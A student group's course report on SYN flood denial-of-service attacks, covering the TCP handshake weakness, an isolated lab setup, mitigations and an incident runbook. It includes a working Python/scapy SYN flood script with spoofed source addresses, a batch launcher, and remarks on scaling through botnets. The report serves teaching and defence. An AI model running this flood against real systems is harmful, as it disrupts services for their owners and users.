SYN (D)DoS Attacks

October 15th, 2021

Deliverable #3

BTN 710 NBB - Group 5

109773176 - Darien B. - Team Lead

- Team Lead
- Programmer/Demoer
- Section 2 writer

115787178 - Jacob S. - Webmaster Lead

- Demo Scripter
- Intro Writer
- Section 3 Writer

151696176 - Jaron B. - Video Presentation Lead

- Demo Editor
- Conclusion Writer
- Section 1 Writer

031162159 - Jessica K. - Report Lead

- Peer Editor
- Research Lead
- Section 4 Writer

Table of Contents

Introduction

Our topic is DDoS attacks and vulnerabilities within network systems. Distributed Denial of Service attacks (DDoS) for short are simplistic, and sometimes fairly devastating attacks with difficult to mitigate consequences. DDoS revolves around the principle of attempting to physically overload a piece of hardware or software, which in this case, is a router. For the sake of this report, we'll be focusing on the little brother of DDoS attacks, which are DoS attacks. DoS attacks are identical in execution, they just have one attacker, rather than many. To compensate, we'll be using a SYN attack in conjunction with a traditional DoS attack.

Section 1 - Vulnerability

Although Denial of Service (DoS) attacks occur from many vulnerabilities, SYN attacks are one easy method that can be accomplished fairly quickly with limited resources. A SYN attack takes advantage of hardware using the TCP protocol and floods them with stacking traffic. This vulnerability can only be manipulated on hardware using TCP and would not have any effect on UDP connections.

When clients connect to a server on the TCP protocol they must perform an initial handshake using SYN and ACK packets. The client sends a packet to the server and the server responds with an ACK (acknowledgement) message. The server then waits for the client to send another message back acknowledging the server's acknowledgement. In the case of this vulnerability though, the client doesn't send a response message back, oftentimes also redirecting the response traffic to a spoofed IP. Since the client does not continue with the handshake, the server waits endlessly.

Waiting for a single client will not affect the server so to take advantage of the vulnerability the client attempts to make an infinite number of requests to the server, slowing it down, consuming all of its resources, slowing it to a halt, and eventually shutting it down.

Although a single computer could perform this attack, it can easily be prevented by simple security measures. To combat this, the code performing this attack can be attached to a worm which can be executed on multiple machines to spam the server from a plethora of computers. The sheer number of machines changes the attack to a DDoS attack (Distributed Denial of Service) and makes it extremely difficult for the server maintainers to differentiate which clients are actually part of the attack.

Section 2 - System setup

In this section, you should describe the system you are planning to exploit from. You need to explain the following:

- ***Hardware***

What hardware are you going to use to demonstrate your attack?

For the attack to be most effective, multiple hosts can, and should be used. For the sake of this report, we’ll cover a DoS perspective only. For a full-scale DDoS attack, replicate the setup over a scaling number of clients. The core hardware required is strictly limited by CPU processing power and speed, as well as the bandwidth available over one’s internet connection. Maximising these two aspects will make the most of your client’s output DoS attack.

When scaling over many clients, bandwidth and CPU power become less of a priority, allowing for covert deployment within situations like botnets.

- ***Operating System (OS)***

What operating system are you going to use to demonstrate your attack?

The operating system used to deploy the attack does not matter. All operating systems require the same three softwares to deploy the attack, and are equally capable at wielding them respectively. Out of preference, Linux systems are more lightweight, and can operate faster, cleaner, and with less overhead than a Windows machine. Since Linux has an integrated package manager, it makes downloading the dependencies really easy. The only major difference between the two is launching the attack, which each require a different script respectively. Windows requires a batch script, while Linux requires a bash script.

When scaled over many clients however, one could forgo installing the dependencies, and include them in the payload, also opting for no startup script, since only one iteration of the program is required per host at scale. We ran approximately 11 sessions on each host, with a total of 4 hosts targeting one router. So 44 programs over 4 hosts could be scaled back to 44 hosts each with one covert instance launched by a botnet.

- ***Protocols/Services/Applications***


What protocol, Service, or application are you going to use to present your attack?

The SYN DDoS flood uses TCP handshakes over an HTTP based protocol. To send the packets we used python for convenience and portability, which in turn used the scapy library for packet creation, management, and deployment. Most of the attack is visualised through command line interfaces, which also allows them to be backgrounded if need be. A script is executed for convenience, and this launches one or more command lines that handle a singular vector of attack.

- ***Description and diagram of network***

Include a description of the network (or the relevant parts of the network) where the incident occurred. Outline the network configuration that would provide maximum efficacy.


(D)Dos attacks rely on a single point of failure within a network. Redundancy, load balancing, and distributed servers are the main enemies of such an attack. So our network lacked all of the above “safety measures”. The network used was an isolated part of Darien’s Server farm, where 4 servers were isolated behind a network, and targeted the router of his personal network, of which his computer was pinging from.



- ***Protocol\Service Description***

In most cases, in order to understand the exploit, you need to understand how the protocol or service that is being exploited works and what its weaknesses are. Provide a brief description of the protocol, service, or application that the exploit uses.

SYN (D)DoS attacks abuse a fundamental feature of TCP handshakes. TCP connections use a SYN-ACK handshake where the client sends a request to connect (SYN packet, or synchronizing packet), and the server responds with a response on the success/failure of the request (ACK or acknowledgement packet). However, a SYN attack sends SYN packets over TCP, without waiting for, and accepting the ACK. Oftentimes, such as with our implementation, the ACK is actually redirected to a randomly spoofed IP and port, so as to "void" any form of response, and prevent DoS'ing oneself.



Section 3 - Exploit

In this section the team will describe how the exploit was used to attack the application, the host system, or the web application.

- ***How the exploit works***


The way a DDoS attack works is by flooding a server, application or website with requests (SYN packets in this case) to the point that the target becomes unresponsive. This particular exploit uses the TCP handshake vulnerabilities in addition to a data flood. As these attacks are generally executed from multiple attack points or bots, the requests inundate the target and the target can not only become unresponsive but can completely crash. The SYN Floods attack the Layer 4 Protocol, the Transport Layer of the OSI Model.

The actions required for a SYN DDoS attack are:

- Use Nmap to scan a network to find a targets IP address
- Sending multiple SYN packets to a target, this is generally done with an IP address that is spoofed.
- Once the target receives the SYN packets it tries to send the ACK packet for the second part of the handshake, but sends the packets to a spoofed IP which directs nowhere.
- The server then waits for the final ACK packet which never arrives while continuing to receive SYN packets which begin to overload the target to the point that the server or application is no longer usable.

What was done to complete this attack:

- Downloaded and ran Nmap to find an IP address as the target




Installing

Please wait while Nmap is being installed.


```
Execute: "C:\Users\Crazy\AppData\Local\Temp\nsb900F.tmp\npcap-1.50.exe" /loopback_sup
```

- Wrote a script in Visual Studio Code using Python, which is also required if not already installed



```python
from scapy.all import *
import os

# Properties
target_ip = "192.168.0.1"
target_port = 80

# Spoof the ip, and set the destination
ip = IP(src=RandIP("192.168.0.1/24"), dst=target_ip)

# Forge a TCP SYN packet with a random source port
tcp = TCP(sport=RandShort(), dport=target_port, flags="S")

# Add some flooding data (1KB in this case)
raw = Raw(b"X"*1024)

# Stack up the packet
packet = ip / tcp / raw

# Send the constructed packet in a loop until CTRL+C is detected
while True:
    send(packet, verbose=0)
```


- Optionally, create a batch file to execute the code multiple times, simulating “Distributed” attack vectors



```bat
python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
start python "SYN_DoS.py"
pause
```

- ***Description and diagram of the attack***

As the script runs it inundated the server with requests making it unresponsive



```
Reply from 192.168.0.1: bytes=32 time=10ms TTL=64
Reply from 192.168.0.1: bytes=32 time=4ms TTL=64
Reply from 192.168.0.1: bytes=32 time=32ms TTL=64
Reply from 192.168.0.1: bytes=32 time=24ms TTL=64
Reply from 192.168.0.1: bytes=32 time=4ms TTL=64
Reply from 192.168.0.1: bytes=32 time=8ms TTL=64
Reply from 192.168.0.1: bytes=32 time=291ms TTL=64
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.0.1: bytes=32 time=103ms TTL=64
Reply from 192.168.0.1: bytes=32 time=65ms TTL=64
Request timed out.
```

In a real life attack, the attacker will typically send commands to multiple “slave” or “zombie” machines which then carry out the DDoS attacks. This allows one person to send SYN packets to overload the target.




FIGURE 1-15 Distributed Denial-of-Service (DDoS) Flooding Attack

- ***Signature of the attack***

In SYN Flood attacks the signature that is left on the target system is the log files from previous attacks. The logs will disclose IP’s and patterns. In the event the IP’s aren’t spoofed this can help with future attack prevention through patterns such as time of day and frequency. However, real attacks will originate from infected hosts, each spoofing an unknown number of IPs and ports, so finding a real host is very unlikely.

Section 4 - Security Policy and Controls

- ***How to protect against it***

  To protect against a DoS attack, preparation is key. It is good practice to implement a DoS strategy well in advance of an attack. It is also important to test that strategy and make sure that it actually works; use legitimate stress test services to test your strategy. Create a crisis management plan and incident response runbook. This will be needed because when a DoS attack happens, there will not be enough time to respond to it.

- ***What can someone who is running the vulnerable software do so their system cannot be compromised?***

  Users would not be able to run the vulnerable software, therefore their system cannot be compromised. This is not applicable to DoS attacks.

- ***What could or should the vendor do to fix the vulnerability?***

  Here is a list of strategies the vendor could use to defend against the vulnerability:

  1. Absorb the attack: this involves increasing scale and capacity; however, this comes at an expensive cost.
  2. Use third-party services such as Cloudflare to absorb the attack / reroute malicious traffic for you.
  3. Use only what you need. Disable all unused ports and block unnecessary protocols such as ICMP (pings).
  4. Invest in hardware appliances. For example: a Corero device “operates as a pre-filter for all downstream devices, removing DDoS attack traffic from the network, protecting all infrastructure and eliminating downtime” (Corero, 2019).
  5. Filter ingress traffic - block based on reputation. For example: a large number of TCP SYN requests coming from the same IP address with volumes inconsistent with legitimate traffic should probably be blocked.
  6. Implement “blackholing” or “tarpitting”. “When blackhole filtering is implemented, both legitimate and malicious network traffic is routed to a null


route or black hole and dropped from the network” (Cloudflare, n.d.). Terminate traffic upstream of the origin server and reroute the malicious traffic from the server into the void.

- ***Remediated System Test***

  Under the circumstances of a SYN attack, we were able to prevent attacks by filtering incoming “half-packets” over TCP connections, and limit the number of TCP connections per host to 10. Additionally, if we wanted to, we could rate-limit incoming requests to a speed of which the server would likely give out long after the attacker does. In our remediated system tests however, the first two measures proved plenty effective at preventing the same attack we initiated previously.

- ***Security Policy***

  Robert Hansen (2013) of WhiteHat Security created a DDoS Runbook that outlines: inbound alerts, socket connections, firewalls, processes, database servers, and informing public relations. All these parts should be implemented into the security policy to prevent this attack from occurring. Likewise, the incidence reporting can follow the template he has provided.



D/DoS Incident Response Plan/Runbook

Name	Responsibilities and Access	Email	Phone/Pager	Office Hours and Timezone
	Firewalls, MRTG and Nagios			
	External DNS			
	Web Application and Web Logs			
	Database			
	Disaster Recovery			
	Public Relations			
	Legal, SLAs			
	ISP/upstream carrier(s)			
	DNS provider			
	Domain Registrar (if different from DNS provider)			
	CDN provider (or upstream proxy)			
	Local FBI field office (or relevant local authority)			

Critical Assets	Value(s)
DNS1	
DNS2	
External IP Range(s)	
External Webserver IP(s)	
External SMTP IP(s)	
IP(s) of websites	
IP address(es) of external monitoring devices	
Partner IPs	

Conclusion

(D)DoS attacks are particularly dangerous and difficult to manage because if there is enough traffic or volume, the attack will overcome even the most robust defenses. Scale is the most important factor when dealing with these kinds of attacks because the attacks can be fended off by absorption, scaling up, and having more capacity. However, scalability is an arms race and it could get to a point where it is too difficult or too costly to keep the service alive, at least until the attack subsides. Therefore, it is important to have a multi-faceted approach to defend against these attacks. Traditionally, defending against (D)DoS attacks required physical infrastructure. Although, cloud based services, like Cloudflare, are more commonly used these days as a defense against (D)DoS attacks. In conclusion, when protecting against a (D)DoS attack, preparation and foresight is essential: having a defense strategy before the attack occurs, testing the strategy to make sure that it works, and having a crisis management plan will help to protect against the attack.

Bibliography

FAQs: Corero SmartWall TDS. Corero. (2019, December 19). Retrieved October 15, 2021, from https://www.corero.com/blog/faqs-corero-smartwall-threat-defense-system/.

Hanson, R. (2013). D/DoS Incident Response Plan/Runbook. Retrieved October 15, 2021, from https://www.fbiic.gov/public/2013/mar/DDoS-RunBook.doc.

Comodo Security Solutions, Inc. (September 16, 2021).What Is a DDoS Attack and How Does a DDoS Attack Work | cWatch. Retrieved October 15, 2021, from https://cwatch.comodo.com/blog/cyber-attack/what-is-a-ddos-attack-and-how-does-it-work/.

What is a SYN flood attack? | cloudflare. (n.d.). Retrieved October, 14, 2021, from https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/.

What is ddos blackhole routing? | cloudflare. (n.d.). Retrieved October 15, 2021, from https://www.cloudflare.com/learning/ddos/glossary/ddos-blackhole-routing/.